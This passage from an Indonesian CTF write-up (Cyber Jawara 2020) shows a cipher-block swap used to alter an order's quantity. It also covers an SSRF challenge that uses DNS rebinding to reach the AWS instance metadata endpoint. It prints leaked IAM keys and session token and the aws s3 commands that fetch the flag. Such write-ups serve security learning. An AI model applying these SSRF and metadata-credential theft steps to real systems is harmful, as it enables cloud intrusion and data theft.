>>> value = '{"selectedItems": [{"pk": "3", "asd": "aaaaaaaaaa
0, "totalPrice": 0}'
>>> state = [state[i:i+16] for i in range(0,len(state),16)]
>>> value = [value[i:i+16] for i in range(0,len(value),16)]
>>> for blok in range(len(value)):
...     print blok, value[blok], state[blok].encode("hex")
...
0 {"selectedItems" 26ea0fa57c9a7d98bf35f0cc4b039228
1 : [{"pk": "3", "5aa59cc6b23c49cf14d9c53d7afe6d09
2 asd": "aaaaaaaaaa fb72135bcf43af46b52c65e36b4eb822
3 aaaaaaaaaaaaaaaa 4b90d216c5b5ea87279acfaf2b770a1a
4 qqqqqqqqqqqqres", ce7b062883b626fadbf88bb478f37a2
5 "quantity": 0.1 9fe1857afd6ea3d0380bbbf7083de8bc
6 , "price": 100, 4501bb5442acbfd092a557e491bd0fbc
7 "image_path": "n 73389efe6f2dc5614f93c92ee3824268
8 99_mask.jpg", "n 0dad9dec7734bf43957f9fbct3ef6075
9 ame": "N99 Mask" aa4b079b391fc38ee49f7d3fafdbd23c
10 }], "a": "aaa", 0874d2ddc1ebd8cac361da1225731c3d
11 "quantity": 1000 83b2c213b0762ca6b3f600d3112f86e5
12 , "totalPrice": f0f8cc38c0f227966f2af3a471856d4c
```

Nilai asli dari variabel quantity berada pada blok 5 dan nilai quantity yang kita masukkan berada pada blok 11. Kami lalu mengubah blok ke-5 dari state menjadi sama nilainya dengan blok ke-11 dari state agar pada saat didekripsi, flag didapatkan. Setelah diubah, nilai state di encode base64 lalu dikirimkan pada endpoint /getInvoice dan flag didapatkan.

```
>>> state[5] = state[11]
>>> import requests
>>> state = base64.b64encode("".join(state))
>>> hit = requests.post("https://tokomasker3.web.cyber.jawara.systems/api/v1/getInvoice", data='{"state":"%s"}' % state)
>>> hit.text
u'{"selectedItems": [{"pk": "3", "asd": "aaaaaaaaaaaaaaaaaaaaaaaqqqqqqqqqres", "quantity": 1000, "price": 100, "image": 0, "message": "CJ2020{sial_lupa_ganti_encryption_key_di_soal_toko_masker_1-3_tadi_haduhhh}"'
>>> 
```

FLAG :

CJ2020{sial_lupa_ganti_encryption_key_di_soal_toko_masker_1-3_tadi_ha
duhhh}

Gravatar

Challenge 7 Solves X

Gravatar

691


Gravatar adalah salah satu penyedia layanan avatar yang sangat banyak digunakan walaupun sekarang pamornya kalah turun semenjak adanya layanan integrasi akun dan avatar melalui OAuth populer seperti Google dan Facebook.

<https://gravatar.web.cyber.jawara.systems/>

Hint:

```
>> gravatar_image_path =
    urllib.parse.urljoin(gravatar_url, path)
>> whois $(dig +short
    gravatar.web.cyber.jawara.systems)
```

Diberikan link web service. Berikut merupakan tampilan depan web :



Fitur pada webservice hanya mendapatkan gambar gravatar dengan identifier hash email yang diinput oleh user. Sebelumnya, email yang diinput dicari hash md5 nya. Berikut request untuk fetch gambar gravatar :

Request :

```
POST / HTTP/1.1
Host: gravatar.web.cyber.jawara.systems
. . .
path=d5d30d232682e6176045145b20befc5c
```

Karena variabel bernama path, kami mencoba melakukan path traversal, namun tidak berhasil. Lalu kami melihat hint pada soal yaitu :

```
gravatar_image_path = urllib.parse.urljoin(gravatar_url, path)
```

Dari sini kita tahu bahwa backend web menggunakan bahasa python. Kami lalu melakukan test di local env dan mendapatkan kita bisa mengakses "file:///etc/passwd". Namun, kami tidak menemukan informasi yang berguna pada saat membaca "/proc/self/cmdline" dan "/proc/self/environ". Lalu terdapat hint lagi :

```
whois $(dig +short gravatar.web.cyber.jawara.systems)
```

Dari hasil command tersebut, kami mengetahui bahwa web berjalan diatas instance aws ec2. Dari sini kami sangat yakin bahwa vuln-nya adalah SSRF untuk membaca AWS metadata key.

Kami langsung mencoba memberikan local address AWS yang menampung informasi metadata yaitu "<http://169.254.169.254/>" namun response menampilkan kembali halaman depan web service gravatar. Disini kami sadar bahwa terdapat proteksi agar user tidak dapat mengakses ip tersebut.

Kami lalu mencoba melakukan hit pada domain lain seperti <https://facebook.com> dan <https://google.com>, kedua domain tersebut berhasil dan kita dapat melihat response dari laman kedua domain tersebut. Kami lalu mencoba memanfaatkan open-redirect menggunakan php header location yang di-serve di server kami, seperti :

```
<?php
header("Location: http://169.254.169.254/");
?>
```

Namun tidak berhasil. Setelah itu, kami membaca berbagai referensi terkait SSRF dan menemukan bahwa mungkin server tidak memproteksi teknik DNS Rebinding yaitu :

A DNS rebinding attack is performed when a malicious website pretends that IP addresses (usually IPs reserved for local networks) are part of their domain. This allows them to circumvent the same-origin policy implemented by browsers and view data from these IP addresses.

- Google

Lalu dari repo :

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Serve%20Side%20Request%20Forgery>

kami menemukan web service yang sudah di-set DNS Rebinding menuju <http://169.254.169.254/> yaitu :

<http://make-1.2.3.4-rebind-169.254-169.254-rr.lu.ms>

Kami coba menggunakan url tersebut dan ternyata berhasil !!!

```
Qo_6")Drafie [quals/cripto/checksum]
→ curl -d "path=http://make-1.2.3.4-rebind-169.254-169.254-rr.lu.ms" https://gravatar.web.cyber.jawara.systems/
1.0
2007-01-19
2007-03-01
2007-08-29
2007-10-10
2007-12-15
2008-02-01
2008-09-01
2009-04-04
2011-01-01
2011-05-01
2012-01-12
2014-02-25
2014-11-05
2015-10-20
2016-04-19
2016-06-30
2016-09-02
2018-03-28
2018-08-17
2018-09-24
2019-10-01
latest
```

Dari sini, kami langsung mencoba mengambil security-credentials dari iam service yang kami temukan pada path berikut :

/latest/meta-data/iam/security-credentials/cjgrav

```
Qo_6")Drafie [quals/cripto/checksum]
→ curl -d "path=http://make-1.2.3.4-rebind-169.254-169.254-rr.1u.ms/latest/meta-data/iam/security-credentials/cjgrav" https://gravatar.web.cyber.jawara.systems/
{
  "Code" : "Success",
  "LastUpdated" : "2020-09-17T08:57:24Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA6Q00BT5TWPZ3CMSAC",
  "SecretAccessKey" : "Fsd9qF630YjcyNT0w56KxFM2HiTUSHn32xVLgI",
  "Token" : "IQoJb3JpZ2luX2VjEPn//////////wEaDmFwLXNvdXRoZWfdC0xIkgwRgIhANTzmTwipaUhGNFHMaLLRoviNZNocYK+MIZAxzGebKXA1EAyt0fnkijczwy5UjHVNw0UDs4m2hqJZQJJDKxNL4uUYptyqbA+xtfvhBZhKLQ18KJPin19Ra+2fVmMFd8oxdxRLFyvhsJ69USFLZTORY+/2zXTx7skvB8TG80q+ym+ReXR/EKZknqfKoSTEAgfRA+5z3V5Kcpsgb+uVM5Dh16EN4brPVleuuubn8U9kk3ncFzB0QfNIoUAFMywsTtaw8K17AvxAZfnoxFprdcP07p1Erccarcik+NFCX71kqf6IVcyXg/ntKC75C1xa4v1XrwPNhENUnddIw+VqzKLlMenKEzwrEMnmtc1ucrlkVRbVP4UWv4u740WbbJRoBw4XSY6UxclID414ZYukolijQcDV8VAhqdXMFmQDUUnHxPB3UB0NE+yJoecu6U5la07JvCJd3FfH7TiD0UszqBnQF0M+HuwpMKF/DclqRgXc9uS3oXu73ywCF91FFj8yC6pxtvt9aRGyQfLEz9HkvagduCxBL0ps4cpooJ+jD6yYz7BTrqAocmFlpZkarydGSGHewZbR57miCNgsVsEvdLBx4iXR1eXtnRYrGz1Jh7eeXSrx3LQj6HTAtiWeBP4nGlj/6sbLbFkddgr/m4AkVfTRDPhq4chMu/SkiIDxjcVFrKs1-6veZ8ey7ZvFmMdU/AtyFx9TDkxmXgULTznjKxe1puEJiRonzuA0ap7k+7peRy1VL9Xrlj7S026wc4+ovHuU9yNQ4QLktB/rXBa==",
  "Expiration" : "2020-09-17T15:15:29Z"
}
```

Kami lalu melakukan setup configure aws cli menggunakan credential dan session token tersebut dan mencoba mengakses ec2 instance. Namun, instance tidak dapat diakses karena auth error. Kami lalu mencoba mencari data-data yang sekiranya dapat dilihat dan kami menemukan terdapat s3 bucket selain s3 bucket pada soal web sebelumnya :

```
* nano ./aws/credentials
Qo_6")Drafie [quals/cripto/checksum]
→ aws s3 ls
2020-09-14 14:34:26 cyberjawara
2020-09-14 15:28:38 cyberjawara-120b2ddda
```

Kami lalu melihat list file pada bucket cyberjawara-120b2ddda dan mendapatkan flag.

```
Qo_6")Drafie [quals/cripto/checksum]
→ aws s3 ls s3://cyberjawara-120b2ddda
2020-09-14 18:13:54      83 flag-f4a9cae52dea8ba835a80f1afcc48f40.txt
Qo_6")Drafie [quals/cripto/checksum]
→ aws s3 cp s3://cyberjawara-120b2ddda/flag-f4a9cae52dea8ba835a80f1afcc48f40.txt .
download: s3://cyberjawara-120b2ddda/flag-f4a9cae52dea8ba835a80f1afcc48f40.txt to ./flag-f4a9cae52dea8ba835a80f1afcc48f40.txt
Qo_6")Drafie [quals/cripto/checksum]
→ cat flag-f4a9cae52dea8ba835a80f1afcc48f40.txt
CJ2020{plz_update_to_AWS_IMDSv2_if_u_dont_wanna_end_up_like_Capital_One!!!!111!!!}
```

FLAG :

CJ2020{plz_update_to_AWS_IMDSv2_if_u_dont_wanna_end_up_like_Capital_One!!!!111!!!}